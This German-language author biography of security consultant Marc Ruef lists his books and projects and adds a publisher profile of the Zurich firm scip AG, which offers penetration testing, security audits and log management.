Marc Ruef arbeitet als Security Consultant bei der schweizer Firma scip AG und ist dort Leiter des Bereichs Security Auditing und Penetration Testing. Im Oktober 2002 ist im Data Becker Verlag sein zweites Buch mit dem Titel Hacking Intern (ISBN 381582284X) erschienen, dessen erste Auflage nach rund einem Jahr ausverkauft war. Im Februar 2004 erschien über den Hüthig Telekommunikation Verlag seine deutsche Übersetzung des englischen Klassikers Network Intrusion Detection von Stephen Northcutt und Judy Novak (ISBN 3826609743).

Neben einer Vielzahl von Fachpublikationen zur theoretischen Informatik und IT-Security (über 200 Stück, Stand Januar 2006) unterstützt er diverse internationale Projekte aus diesen Bereichen. Seit 1997 betreut er die Webseite computec.ch, die als grösstes Archiv deutschsprachiger Publikationen zum Thema Informationssicherheit gilt. Des Weiteren ist er Entwickler des Attack Tool Kit (ATK), einem open-source Exploiting Framework, das als Ergänzung zu Lösungen wie Nessus generische Penetration Tests einfacher und transparenter macht. Zudem ist er CoreHacker des open-source CMS e107 und ein Mitglied des OWASP Switzerland Chapter (Open Web Application Security Project). Nebenbei ist er an verschiedenen Hochschulen und Universitäten als Dozent für Computersicherheit tätig.

Der Herausgeber

scip AG
Technoparkstrasse 1
CH-8005 Zürich
+41 44 445 1818
mailto:info@scip.ch
http://www.scip.ch

scip AG ist eine unabhängige Aktiengesellschaft mit Sitz in Zürich. Seit der Gründung im September 2002 fokussiert sich die scip AG auf Dienstleistungen im Bereich IT-Security. Unsere Kernkompetenz liegt dabei in der Überprüfung der implementierten Sicherheitsmassnahmen mittels **Penetration Tests** und **Security Audits** und der Sicherstellung zur Nachvollziehbarkeit möglicher Eingriffsversuche und Attacken (**Log-Management** und **Forensische Analysen**). Vor dem Zusammenschluss unseres spezialisierten Teams waren die meisten Mitarbeiter mit der Implementierung von Sicherheitsinfrastrukturen beschäftigen. So verfügen wir über eine Reihe von Zertifizierungen (Solaris, Linux, Checkpoint, ISS, Cisco, Okena, Finjan, TrendMicro, Symantec etc.), welche den Grundstein für unsere Projekte bilden. Das Grundwissen vervollständigen unsere Mitarbeiter durch ihre ausgeprägten Programmierkenntnisse. Dieses Wissen äussert sich in selbst geschriebenen Routinen zur Ausnutzung gefundener Schwachstellen, dem Coding einer offenen Exploiting- und Scanning Software als auch der Programmierung eines eigenen Log-Management Frameworks. Den kleinsten Teil des Wissens über Penetration Test und Log-Management lernt man jedoch an Schulen – nur jahrelange Erfahrung kann ein lückenloses Aufdecken von Schwachstellen und die Nachvollziehbarkeit von Angriffsversuchen garantieren.